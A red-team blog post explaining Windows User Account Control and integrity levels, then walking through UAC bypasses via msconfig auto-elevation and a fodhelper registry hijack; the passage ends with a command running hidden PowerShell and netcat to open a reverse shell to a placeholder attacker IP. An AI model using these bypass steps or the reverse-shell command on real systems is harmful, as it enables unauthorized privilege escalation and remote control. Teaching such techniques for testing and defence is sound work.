Windows UAC Bypass

redfoxsec.com/blog/windows-uac-bypass


Kunal Kumar November 28, 2022

- November 28, 2022
- Red Team
- Kunal Kumar

What is UAC?

UAC (User Account Control) is a windows security feature that forces any new process to run in non-elevated mode by default. Any process executed by any user including administrators themselves has to follow the rules of the UAC I.e., ‘Do not trust any user running the process’. If actions has to be performed, then it must be authorized.

If a user wants to run the process in an elevated privilege mode (in other words with administrative level privileges), then the UAC will present itself with a dialogue box to confirm if the process is authorized to run. Most of you might have seen this dialogue box whenever executing any application with administrative level privileges.




Why to Enable UAC?

Take a scenario where a user downloads a malicious application file and the user is within administrator group. If UAC is not enabled then the application can easily run with administrative privileges without authorization.

What are Integrity Levels in UAC?

UAC follows mechanism known as Mandatory Integrity Control (MIC) where every user, processes and resources is provided with Integrity Level (IL) more like an access card with different level of access. Here we call it as access token which ranges from low to high. Users having higher IL can access resources with same level of IL or lower.

Integrity Level (IL)	What's the use?
Low	Applied to all user with minimal privileges
Medium	It is for authenticated users
High	Used by administrator
System	Used for system level privileges



Settings in UAC

UAC provides different levels of notification type:

Always Notify: User will get notified whenever elevated privileges is to be performed.

Notify me only when apps try to make changes to my computer: The user will not be notified when a program that the user executes needs elevated privileges.

Notify me only when apps try to make changes to my computer (do not dim my desktop): It's similar to the above settings but doesn't dim the desktop.

Never notify: The user will not be prompted for any changes made to the computer.

How to bypass UAC?

Well, there are many tricks to bypass UAC depending upon the scenarios.

Summary

- GUI-based bypasses
- Bypass using Fodhelper
- Bypassing Windows Defender


GUI based bypasses:

This is the basic and easy way of bypassing UAC without reflecting to real world scenario.


A tale of msconfig

Let's take a scenario where the administrator has executed a process msconfig. No UAC prompt is provided for it due to **auto elevation** which allows certain binaries to run with elevated privileges without requiring user's interaction.


Start Run and type 'msconfig' to open the System Configuration.



Let's fire our [Process Hacker] tool which can be helpful in monitoring and managing processes. We can see that in process hacker that the msconfig runs with high IL process.



If we are able to spawn a shell from msconfig then we will able to inherit the same level token as msconfig I.e., high IL token. We go to Tools tab. Click on Command Prompt and Launch it.



Pros:

It's easy and basic to implement this attack

Cons:


It is not possible where the environment is restricted to GUI.


Bypass using Fodhelper:

In this scenario, we will take a look at fodhelper.exe, which is a Windows default executable that is required for managing optional Windows features, additional languages, etc. It is also an automatically executable program. This means that the


administrator will not be prompted by UAC to perform elevated tasks. Unlike the above case of using msconfig, we can performed if there are restrictions to GUI.

Start Run and type “fodhelper.exe” to open Fodhelper.






When we open fodhelper.exe, Windows will check the registry keys and values to exactly know which application to use to open it.



For example, say if we are opening a html file. The windows will go to registry > HKEY_CLASSES_ROOT to check for which client application is must be used to open it. The command is defined in ‘shell\open\command’ subkey i.e., the iexplore.exe.



We can then change the data of the value named ‘DelegateExecute’ in the registry within the “HKCU\Software\Classes\ms-settings\Shell\Open\command” for the fodhelper to replace with our own script to get a reverse shell. Let’s say an attacker managed to attack the machine and get an administrator level account, but if UAC is restricting from performing an elevated execution.

```
C:\> set SHELL="powershell -windowstyle hidden C:\Tools\nc64.exe <ATTACKER_IP>
443"
```

We can create a malicious script to provide a reverse shell back to the attacker machine and store it in an Environment variable.

